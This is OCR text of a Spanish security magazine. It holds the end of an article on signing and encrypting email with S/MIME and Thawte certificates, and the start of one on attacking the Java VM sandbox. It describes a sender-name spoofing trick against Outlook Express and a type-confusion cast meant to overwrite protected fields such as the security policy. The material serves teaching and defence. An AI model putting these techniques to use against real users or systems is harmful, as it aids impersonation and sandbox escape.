                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Alternative Name:
            email:adres@domena.pl
            X509v3 Basic Constraints: critical
            CA:FALSE
    Signature Algorithm: md5WithRSAEncryption
        92:b2:f1:6c:4c:1b:fa:aa:61:41:d5:61:9c:f5:b3:9e:89:41:
        31:f1:64:0a:d0:0d:62:b6:66:a7:ba:02:61:34:b0:96:b4:53:
        f5:9a:10:05:1b:df:87:23:27:e1:20:e3:45:7f:96:50:ff:19:
        ac:ce:99:f4:8c:93:c8:75:e2:c6:0c:2f:06:ed:5e:07:a7:86:
        a9:ab:e1:46:77:0d:76:77:0d:ef:bb:f7:15:a0:26:ab:1a:c9:
        6e:82:4d:b5:82:03:36:9f:ad:cd:f0:70:db:1c:64:4e:2b:b6:
        1a:49:09:48:9d:d6:c0:56:3b:5b:80:80:bc:8c:7f:9c:de:bd:
        14:9a
```

cerán en nuestro certificado. ¿Qué podemos hacer para que en él se encuentren los datos verdaderos? Debemos acumular un mínimo de 50 puntos de confianza (ing. *trust points*). Podemos obtener estos puntos quedando personalmente con voluntarios (conocidos como notarios), quienes podrán corroborar nuestra identidad en base a los documentos que les presentemos. Éstos verifican al menos un documento con fotografía emitido por alguna institución pública – por lo general el documento nacional de identidad, el permiso de conducir o el pasaporte.

Debido a exigencias impuestas por la Thawte a sus notarios, éstos también solicitan fotocopias de los documentos presentados, que se comprometen a mantener en sus archivos por un período no menor de 5 años. Este tipo de verificación de identidad es una mezcla de los dos métodos mencionados: el de red de confianza y el de tercera parte. Dependiendo de sus competencias, el notario puede asignarnos entre 10 y 35 puntos. Si logramos acumular 100 puntos, nosotros mismos podemos convertirnos en notarios. Al principio no podremos asignar más de 10 puntos, pero esta cantidad irá aumentando con el número de personas que tengamos registradas. En la página web del programa podemos encontrar el catálogo de los notarios, además de información útil acerca de cómo contactar con cualquiera de ellos, y si el elegido cobra por sus servicios o no. La mayoría de los notarios no cobra nada.

El certificado de la Thawte

Podemos revisar nuestro estatus y número de puntos en el sitio web del programa. Es posible obtener cualquier cantidad de certificados para todas las direcciones de correo-e que utilicemos. Todos son válidos por un año.

Para obtener un certificado debemos generar una solicitud de emisión (ing. *Certificate Signing Request*) en nuestro navegador de Internet. En nuestro ejemplo utilizaremos Mozilla Firefox, aunque en otros navegadores el procedimiento es muy parecido. Una vez hemos logrado acceso al sistema elegimos la opción *request a certificate* en la sección *certificates* y seleccionamos el formato X.509. El sistema debería reconocer automáticamente nuestro navegador, pero si no puede de hacerlo nos presentará una lista para que elijamos el tipo correcto. Confirmamos los datos que serán introducidos al certificado y seleccionamos la cuenta de correo-e con la que éste estará relacionado.

Inmediatamente después de registrarnos tendremos definida solamente una cuenta de correo elec-

Cómo se crea un certificado

Toda la información contenida en la sección de datos del certificado es verificada por la Autoridad Certificadora (ing. *Certificate Authority*). Esta verificación puede consistir en la revisión de documentos y de los datos en ellos contenidos. En el caso del programa Web of Trust de la compañía Thawte esta revisión es llevada a cabo por muchas personas independientes, las cuales asignan puntos. Si todo está en orden el certificado es expedido. En el programa descrito, esta situación es la que corresponde al momento en que el usuario alcanza 50 puntos. Es entonces cuando la autoridad firma con su clave privada la sección de datos del certificado. Los aficionados a la paranoia, que ven en todas partes la mano del Gran Hermano de Orwell, recibirán con agrado la noticia de que la clave privada no es enviada a la Autoridad de Certificación o, por lo menos, no debería serlo.

trónico, pero en cualquier momento podremos añadir todas las que deseemos. La única condición para ello es que recibamos el mensaje enviado por la Thawte y confirmemos que la cuenta nos pertenece, siguiendo las instrucciones contenidas en el mensaje. Regresando a la solicitud de emisión del certificado, aceptamos todas las extensiones por defecto. No es recomendable configurar manualmente las extensiones, a menos que sepamos exactamente qué es lo que estamos haciendo. Seguidamente elegimos la longitud de la clave pública: cuanto más larga, mejor. Luego el navegador genera las claves pública y privada, verificamos por última vez nuestros datos y, si todo está en orden, finalizamos el procedimiento. Es entonces cuando la clave pública y todos nuestros datos son enviados a la Thawte para ser firmados y crear así nuestro certificado. Después de unos cuantos minutos nuestro certificado estará listo (su estatus cambiará de *pending* a *issued*) y podrá ser descargado e instalado.

Estas operaciones sólo pueden ser llevadas a cabo con el mismo navegador que fue utilizado para generar la solicitud de emisión del certificado (esto quiere decir el mismo ordenador y el mismo nombre de usuario). Adicionalmente, algunos navegadores, o incluso sistemas operativos, pueden implementar diversos mecanismos de seguridad, tales como requerir una contraseña para poder acceder a la solicitud de emisión.

Durante la descarga del certificado, dependiendo del navegador utilizado, tendremos que determinar y configurar su nivel de seguridad (por ejemplo en Internet Explorer), o bien éste puede ser simplemente descargado (por ejemplo en Mozilla Firefox).

Una vez que nuestro certificado ha sido descargado al navegador ¿qué hacemos? Puesto que deseamos firmar nuestros mensajes, tenemos que transferirlo a nuestro cliente de correo-e. Para ello exportamos primero el certificado fuera del navegador. En Mozilla Firefox seleccionamos en el menú *Options* la opción *Tools* y luego *Advanced*; en la sección *Certificates* buscamos *Manage Certificates*, seleccionamos el certificado que nos interesa y lo extraemos utilizando la opción *Backup*. En Internet Explorer no debemos olvidarnos de incluir nuestra clave privada en el resultado. El mejor formato para el transporte de certificados es el PKCS12 (del inglés *Public-Key Cryptography Standards*). La parte duodécima del PKCS define un formato para el intercambio de informaciones personales (ing. *Personal Information Exchange Syntax Standard*) que incluye, entre otras cosas, claves privadas y certificados. A continuación importamos el certificado y la clave privada a nuestro cliente de correo-e.

Tomemos como ejemplo el Mozilla Thunderbird. En el gestor de certificados seleccionamos la opción de importar nuestro certificado. Luego en las propiedades de la cuenta de correo elegimos el certificado que deseamos usar. En el caso del programa Outlook Express, basta con señalar el certificado a utilizar en las opciones de seguridad, pues este cliente comparte con el Internet Explorer el gestor de certificados del sistema. Existen diferencias en los mecanismos de acceso al certificado (especialmente a la clave privada relacionada con éste) entre los productos de Mozilla y los de la Microsoft. En los de esta última podemos declarar una contraseña que sea exigida para poder usar nuestra clave privada, mientras que en los productos de la primera compañía podemos poner una contraseña al contenedor en el que se encuentran todos los certificados.

La firma no lo es todo

Ahora podemos utilizar el certificado para firmar nuestros mensajes. Sin embargo, si la persona a la que enviamos el mensaje posee también su propio certificado, tenemos la posibilidad de intercambiar con ella mensajes cifrados. La principal diferencia entre el firmado de un mensaje y su cifrado consiste en que para firmar utilizamos exclusivamente nuestro certificado; en cambio, para cifrar es necesario disponer del certificado del destinatario del mensaje. ¿Quiere esto decir que tenemos que darle a alguien nuestro certificado? No se debe jamás dar a nadie la clave privada, pero el certificado puede ser publicado tranquilamente. De hecho, cada vez que enviamos a alguien un

Public-Key Cryptography Standards

Es un conjunto de estándares creados por la compañía RSA Security en colaboración con otros productores de software criptográfico, a fin de simplificar la implementación de sistemas criptográficos basados en la infraestructura de clave pública. Han sido utilizados para definir otros estándares, como el SSL o el S/MIME, los cuales describen protocolos de seguridad que emplean la criptografía de clave pública. Son utilizados principalmente por desarrolladores de aplicaciones que utilizan la PKI.



Figura 1. *Esquema de funcionamiento de la firma electrónica*

mensaje firmado, el destinatario recibe una copia de nuestro certificado, pues de otra manera no podría comprobar la validez de la firma.

¿En qué se diferencia el firmado del cifrado? Para comprenderlo expondremos los esquemas de funcionamiento de ambas operaciones. Si queremos firmar un mensaje, primero calculamos su resumen criptográfico, que es un valor característico del mensaje que se obtiene procesando su contenido completo con ayuda de una función especial, conocida como función de resumen o función hash. El menor cambio en el contenido del mensaje provocará un cambio radical de este valor, siendo imposible reconstruir el mensaje a partir de él. Las funciones hash más populares son la MD5 y la SHA-1, las cuales producen resúmenes de longitud constante – respectivamente 128 y 160 bits. A continuación el resumen es cifrado con nuestra clave privada. Para verificar este tipo de firma lo único que hace falta es nuestra clave pública, la cual se encuentra en nuestro certificado. Si el valor calculado a partir del texto recibido concuerda con el valor descifrado con la ayuda de la clave pública podemos concluir que el mensaje no ha sido modificado.

Pero la verificación no acaba aquí. El cliente de correo-e debe aún asegurarse de que el certificado no haya sido revocado. Esto se hace revisando si su número figura en la lista CRL (ing. *Certificate Revocation List*). Luego verifica si la firma fue puesta durante el período de validez del certificado y si la Autoridad de Certificación se encuentra en la lista de Autoridades de confianza. También revisa si la firma que figura en el certificado fue puesta allí por la Autoridad de Certificación, utilizando para ello el mismo mecanismo que sirvió para confirmar la firma del mensaje. Finalmente, se revisa si el certificado de la Autoridad no ha sido revocado. Si todas estas pruebas concluyen con un resultado satisfactorio, esto significa que el dueño del certificado fue quien firmó el mensaje y que éste no ha sido modificado desde entonces. Este proceso se ilustra en la Figura 1.

Cómo obtener la clave pública de la Autoridad de Certificación

La clave pública de la Autoridad se encuentra probablemente en alguno de los certificados incluidos en nuestro software. Los certificados de todas las autoridades de certificación importantes, como por ejemplo el de la compañía Thawte, son incorporados habitualmente a los programas más populares. Desafortunadamente, los de las empresas emisoras de certificados reconocidos no están, por lo general, en estos programas, por lo que es necesario instalarlos manualmente. Las instrucciones

Cuándo es revocado un certificado

Se trata de un procedimiento de emergencia, utilizado en casos de revelación de la clave privada o de errores en el proceso de verificación de los datos de su propietario. El certificado puede ser puesto en la lista CRL tanto por su dueño, como por la Autoridad de Certificación. Un caso bastante famoso es el de la compañía VeriSign, la cual concedió por error certificados con la identidad de la Corporación Microsoft a personas no autorizadas. Para más información consúltese las siguientes páginas: *http://www.microsoft.com/technet/security/bulletin/MS01-017.mspx* y *http://www.verisign.com/developer/notice/authenticode/*.




Figura 2. *Esquema de cifrado de un mensaje utilizando certificados*

detalladas para hacerlo se encuentran en las páginas web de estas instituciones.

Para cifrar un mensaje utilizamos la clave pública de su destinatario. De esta manera, sólo el dueño de la clave privada será capaz de descifrarlo. Por razones evidentes, ciframos el mensaje entero, y no solamente su resumen. El proceso de cifrado se muestra en la Figura 2.

¿Como se hace esto en la práctica? Cifrar y firmar un documento es una operación bastante sencilla. Al redactar un nuevo mensaje en Mozilla Thunderbird elegimos las opciones que nos interesan bajo el icono *Seguridad*. Análogamente procedemos en Outlook Express, haciendo clic en los iconos adecuados o seleccionado las opciones respectivas en el menú *Herramientas*. Para poder cifrar el mensaje, debemos disponer del certificado del destinatario. Para firmar mensajes no necesitamos más que nuestro propio certificado.

Qué programas aceptan la firma digital

Para esto el software debe ser conforme con el estándar S/MIME (ing. *Secure/Multipurpose Internet Mail Extensions*), cuya tercera versión fue creada en julio de 1999 y definida en el RFC n° 2633. Este estándar define la manera de encapsular en extensiones MIME el mensaje firmado y/o cifrado utilizando la PKI. Puedes encontrar más información en la página web del grupo de trabajo S/MIME (*http://www.imc.org/ietf-smime/index.html*).

A principios del año 2003, la RIPE (francés *Réseaux IP Européens*) realizó un estudio sobre la conformidad de diversas aplicaciones populares con este estándar. El informe está disponible bajo la dirección: *http://www.ripe.net/db/support/security/mail_client_tests.html*. Los resultados del sondeo demostraron que todos los programas considerados contenían errores, aunque en algunos casos éstos eran insignificantes. Entre los clientes de correo para el sistema Linux los mejores fueron Mozilla, Mutt y Pine (parcheado), y entre los de Windows – Lotus Notes, Mozilla, Outlook, Outlook Express y The Bat!. Poco a poco, la situación ha ido mejorando y en la actualidad las funciones básicas están, por lo general, bien implementadas.

Cifrado débil en el programa Outlook Express

Cuando Outlook Express no conoce las posibilidades del software del destinatario, utiliza por defecto el cifrado más débil de 40 bits. Sin embargo, podemos querer hacer uso de un cifrado más fuerte (por ejemplo el 3DES de 168 bits). Este problema ha sido descrito en el siguiente artículo: *http://support.microsoft.com/?kbid=331488* (en inglés). El parche es accesible únicamente después de conectarse con Microsoft. No obstante, buscando en Google el número 331488 y la palabra *download* podremos encontrarlo fácilmente. Por razones de seguridad podemos limitar la zona de búsqueda sólo a las páginas de la compañía de Redmond, añadiendo a nuestra consulta `site:microsoft.com`. El parche está disponible únicamente en su versión inglesa, pero funciona sin problemas con otras versiones del Outlook Express.






Figura 3. *¿Hemos recibido un mensaje de un amigo?*




Figura 4. *Las apariencias engañan*

El factor humano

Como en cualquier otra solución a un problema complejo, también en el uso de la firma digital debemos tener en cuenta el factor humano. Por lo general, los clientes de correo-e muestran el remitente del mensaje basándose en el contenido del campo `From` y verifican si el contenido de este campo concuerda con los datos del certificado. Sin embargo esto puede resultar peligroso, pues la persona que ha firmado el mensaje es identificada sólo a base de su dirección de correo-e. Podemos utilizar un truco muy sencillo,




Figura 5. *El truco no funciona en Mozilla Thunderbird, pues este cliente muestra la dirección de correo al lado del nombre del remitente*

Sobre el autor

El autor es estudiante de cuarto año de informática en la Politécnica de Wroclaw. Con relación al presente artículo, es también notario en el programa Web of Trust de la compañía Thawte. Está especializado en control de seguridad de datos y de sistemas informáticos.

el cual consiste en reemplazar nuestro nombre real de usuario por uno inventado (pero sin cambiar nuestra dirección), con lo que podemos fácilmente engañar a algunos usuarios de Outlook Express (ver Figuras 3 y 4). Solamente verificando de quién proviene realmente el mensaje firmado podemos detectar la trampa (ver Figura 5).

Es el usuario quien debe comprobar si la persona que parece ser el remitente del mensaje es quien realmente lo ha firmado.

Gmail S/MIME

Para terminar, una buena información para los aficionados de los buzones de correo ofrecidos por Google Inc.: ha aparecido una extensión independiente para Mozilla Firefox, que añade a este navegador soporte básico para el estándar S/MIME. En la página web de su creador (*http://richard.jones.name/google-hacks/gmail-smime/gmail-smime.html*) está disponible la versión más actual y los detalles acerca de su configuración. Actualmente esta versión es la 0.1.1, la cual aún no implementa la totalidad del estándar S/MIME – permite únicamente cifrar y descifrar mensajes electrónicos, pero no permite todavía firmarlos ni verificar firmas. Además, puede no funcionar correctamente con todos los clientes de correo. También hay que resaltar que se trata de una solución creada por una persona que no tiene nada que ver con Google, aunque en su favor podemos mencionar el hecho de que su autor – Richard Jones – es también creador del proyecto GmailFS, el cual permite utilizar cuentas de correo-e como discos duros virtuales. ■

Ataques que emplean los huecos en el modelo de seguridad de Java VM

Tomasz Rybicki



Java domina el mundo. Opera en servidores, está presente en los navegadores en forma de applets, con la fuerza de un vendaval se abre el paso a los teléfonos móviles, ya está hasta en las tarjetas electrónicas. Suele ser percibida como un entorno seguro, aunque la realidad es un poco diferente. Es posible vencer la protección de Java.

Los problemas de seguridad de la máquina virtual del lenguaje Java (Java VM) se van haciendo más y más destacados, más todavía cuando la pérdida de datos de un teléfono móvil o una tarjeta electrónica inteligente que guarda los datos de una cuenta bancaria puede ser mucho más dolorosa que una intrusión en nuestro PC de sobremesa. Hace poco lo pudo comprobar por ejemplo Paris Hilton, de cuyo móvil, además de otros datos, se han robado los números de teléfono secretos de muchas estrellas de Hollywood (véase el Recuadro *Máquinas virtuales con huecos*).

El modelo de seguridad del lenguaje Java consiste en un par de elementos. Los más importantes son las características del lenguaje de programación como tal, que restringen de forma eficaz la posibilidad de crear el código maligno (véase el Recuadro *Características del lenguaje Java*). Otro elemento es el mecanismo de la carga y verificación de clases (el Recuadro C*lassLoader la carga y verificación de clases*) y el gestor de seguridad (véase el Recuadro *Security Manager*). Todos ellos forman un flexible entorno de arranque, la llamada caja de arena (ingl. *sandbox*), donde se inician los programas escritos en Java (véase Figura 1): el código binario se verifica antes de cargarse en la máquina virtual. Las llamadas de los métodos de acceso a los recursos por parte de la clase que acaba de arrancarse son interceptadas por el Security Manager y, si hace falta, rechazadas.

Plataforma de goma

La flexibilidad de la caja de arena (*sandbox*) de Java se basa en que podemos adaptar a nuestras necesidades dos de los compo-

En este artículo aprenderás...

- cómo funciona el modelo de seguridad de la máquina virtual Java,
- cómo aprovechar los huecos en la caja de arena,
- cómo realizar un ataque que abra acceso directo a la memoria,
- cómo realizar el análisis diferencial del consumo energético,
- cómo proteger las aplicaciones mediante la instrumentación del código byte,
- cómo se lleva a cabo la auditoría del código de Java VM.

Lo qué deberías saber...

- deberías saber programar en Java.




Figura 1. *El modelo de seguridad de Java VM*

Máquinas virtuales con huecos

Desde los propios orígenes de las máquinas virtuales del lenguaje Java se les encontraban errores. La lista comenta los errores que más resaltaban en varias implementaciones de Java VM. Aunque estos errores se conocen desde hace mucho, y a veces se refieren a las versiones antiguas de los programas, siguen siendo una lectura instructiva.

En el año 1996 se detectó un error que permitía cargar una clase sin confianza (una clase remota) en forma de confianza (la misma que se emplea para una clase de sistema). El error consistió en que los nombres de las clases podían comenzar con la raya `\` (*backslash*), lo que resultaba en que ClassLoader trataba las clases remotas (es decir, potencialmente peligrosas) del mismo modo que a las clases locales (es decir, de confianza). El error se produjo en JDK 1.0.

En 1997 se descubrió un error en el mecanismo para firmar applets. Estuvo relacionado con JDK en la versión 1.1 y permitía que un applet firmado y malicioso aumentara sus privilegios. El error se basaba en que el método que devolvía los identificadores de los firmadores del applet devolvía la tabla de identificadores, y no sus copias. Esto permitió, por ejemplo, que el applet añadiera firmadores.

En el año 1999 se reveló un error en la implementación del verificador del código byte en la implementación Microsoft de la máquina virtual del lenguaje Java. Una secuencia especial de instrucciones en el código byte (véase también el Recuadro *Formato del fichero .class*) hacía posible omitir el control de la conversión de tipos. El error residió en que las instrucciones contenidas en los procedimientos de soporte de eventos se verificaban de forma incorrecta. El error se produjo en Internet Explorer 4.0 y 5.0.

En el año 2000 se descubrió un error en la máquina virtual que permitía abrir las conexiones a través de un applet con todos los servidores, y no sólo con el del que se hubiera cargado el applet. El error consistió en que los métodos que abrían y cerraban la conexión (el objeto `socket`) se trataban como de confianza y no eran verificados por el Security Manager. El error se produjo en Netscape Navigator y Netscape Communicator 4.0–4.74.

En el año 2002 se localizó un error del verificador que residió en la posibilidad de llamar a un método de la superclase desde una clase que no era subclase de la anterior. El error se produjo en Internet Explorer 4.0, 5.0, 6.0 y en JDK 1.1, 1.2, y 1.3. Otro hueco en la seguridad permitió crear un objeto ClassLoader de sistema que era totalmente manejable por un código (applet) que no era de confianza. Se produjo en Internet Explorer 4.0, 5.0, y 6.0.

nentes que acaban de enumerarse. Se puede elaborar un ClassLoader propio, ajustado a nuestras necesidades, que cargue los ficheros de cualquier localización y los procese de cualquier forma (antes de que se carguen). También es posible determinar la estrategia de seguridad de acceso a los recursos de la máquina (véase el Recuadro *Nuevos mecanismos de seguridad en J2SE 1.4 y J2SE 1.5*).

El entorno en el que se arrancan los applets es un ejemplo de una caja de arena así modificada. Cada applet se carga por medio de un ClassLoader especial e individual, gracias a lo que estamos seguros de que todos los applets van a funcionar en las áreas particulares (disyunctivas) de memoria. Además, la estrategia especial de seguridad que especifica las restricciones de permisos de los applets, impide que:

- se graben o lean datos del disco local,
- se abran conexiones de red con direcciones distintas de la dirección de la que viene el applet que acaba de cargarse,
- se creen procesos nuevos,
- se llamen los métodos nativos del entorno en el que se está operando.

Por cierto, existen excepciones a esta regla. En JDK (*Java Development Kit*) 1.1 se ha introducido la noción de applet firmado. Es un applet regular, comprimido en un archivo *.jar* y firmado con la clave privada del distribuidor de la aplicación. Si en un círculo local la clave pública del distribuidor se toma por una de confianza, el applet se inicia con permisos completos, los mismos, con los que funciona el código ejecutado localmente que se carga a través del ClassLoader de sistema.

Guerra en la caja de arena

La creadora del lenguaje Java, la empresa Sun Microsystems no se reservó el monopolio para la



máquina virtual de este lenguaje. Sólo ha especificado las características con las cuales debe contar dicha máquina, de ahí que proliferen tanto todas las variedades de las implementaciones de máquinas virtuales, tanto comerciales, como de fuente abierta (en la dirección *http://www.dwheeler.com/java-imp.html* hallaréis una lista de implementaciones de la máquina virtual Java).

Las implementaciones son de calidad variada, de unas casi perfectas, a unas con huecos como ruedas. A ver, ¿qué consecuencias pueden traer los errores de implementación?, o sea, ¿cómo se pueden utilizar para fines necios?

Características del lenguaje Java

La máquina virtual como tal cuenta con un par de mecanismos incrustados que proporcionan la estabilidad y seguridad de los programas arrancados. Por ejemplo, la falta de punteros: el programador no tiene acceso directo a la memoria, ni puede fijar en ella cualquier dirección de una instrucción que no sea previamente verificada por la máquina virtual. Java controla también las referencias a los elementos de las tablas, impidiendo que sea posible lograr acceso a la memoria recurriendo al elemento n+1 de una tabla de n elementos. La ejecución del código siguiente resultará en el lanzamiento de la excepción `IndexArrayOutOfBoundsException`:

```
int [10] x= {0,1,2,3,4,5,6,7,8,9};
int y = x[10];
```

Java controla también la conversión de tipos (ingl. *typecasting*) y sólo deja realizarla a condición de que esté permitida. El intento de compilar el código siguiente:

```
int x;
byte y=3;
x=y;
```

concluirá con éxito, al contraste de un intento de ejecutar éste:

```
int x;
double y=3;
x=y;
```

En este caso hace falta realizar una conversión explícita: `x=(int) y`. Entonces el compilador se hará cargo del asunto de convertir el tipo y lo llevará de una forma segura.

Otro mecanismo que incrementa la seguridad es el recolector de basura (ingl. *garbage collector*). Elimina de la memoria todos los objetos de los que no existe ninguna referencia. De este modo el programa no es capaz de dejar en la memoria ninguna sorpresa para los programas que se arranquen después. Una cosa parecida sucede con las referencias en *null*: un intento de referirse a una variable así resultará en un lanzamiento de excepción.

El acceso a la memoria es un asunto crucial. Primero, un programa que grabe datos en la memoria de una forma incontrolada constituye una amenaza potencial para la estabilidad del sistema: en el mejor de los casos el propio sistema se negará a seguir colaborando, en el peor, involucrará en este proceso otras aplicaciones que operan de forma paralela. Esto, si se trata de un servidor con procesos críticos iniciados, no es aceptable.

Segundo, un programador malicioso podría sobreescribir las áreas de memoria que contienen datos de los procesos críticos (por ejemplo, los relacionados con la seguridad), sean los del sistema, sean los de la máquina virtual como tal. De esta forma es posible recambiar el Security Manager o ClassLoader, lo que llevaría a un peligro crítico del sistema.

Verificador y control de tipos

El control estricto de tipos es uno de los mecanismos básicos de seguridad de Java. Aprovechándose de un error en su implementación podemos adquirir un acceso casi sin límites a todos los datos que se guarden en la memoria.

Supongamos que en el sistema atacado existe un objeto definido según lo presenta el Listado 1. Este objeto hace disponible cierta información, pero no permite que se modifique. Crearemos pues un objeto de estructura similar (véase Listado 2) y utilizando un hueco en la seguridad, llevaremos al cabo la conversión siguiente:

```
Victim victim = new Victim();
Attacker attacker = (Attacker) v;
```

Ahora, empleando la variable `attacker`, somos capaces de modificar los valores de los campos privados hasta ahora no disponibles. Si el objeto `victim` contuviera, por ejemplo, la definición de la estrategia de seguridad del sistema, el atacante podría cambiarla sin problemas, borrando en particular todos los mecanismos que protegieran el sistema contra el código maligno, así como cualquier restricción de acceso a los recursos protegidos.

ClassLoader

Otro asunto importante consiste en proteger los mecanismos de carga de clases. Ya sabemos que cada ClassLoader cuenta con un espacio de nombres asociado. Esto quiere decir que las clases de los mismos nombres (pero no definiciones) pueden existir en los espacios de varios ClassLoaders. En este ataque se trata de la misma cosa que en el ejemplo anterior: omitir el control de conversión.

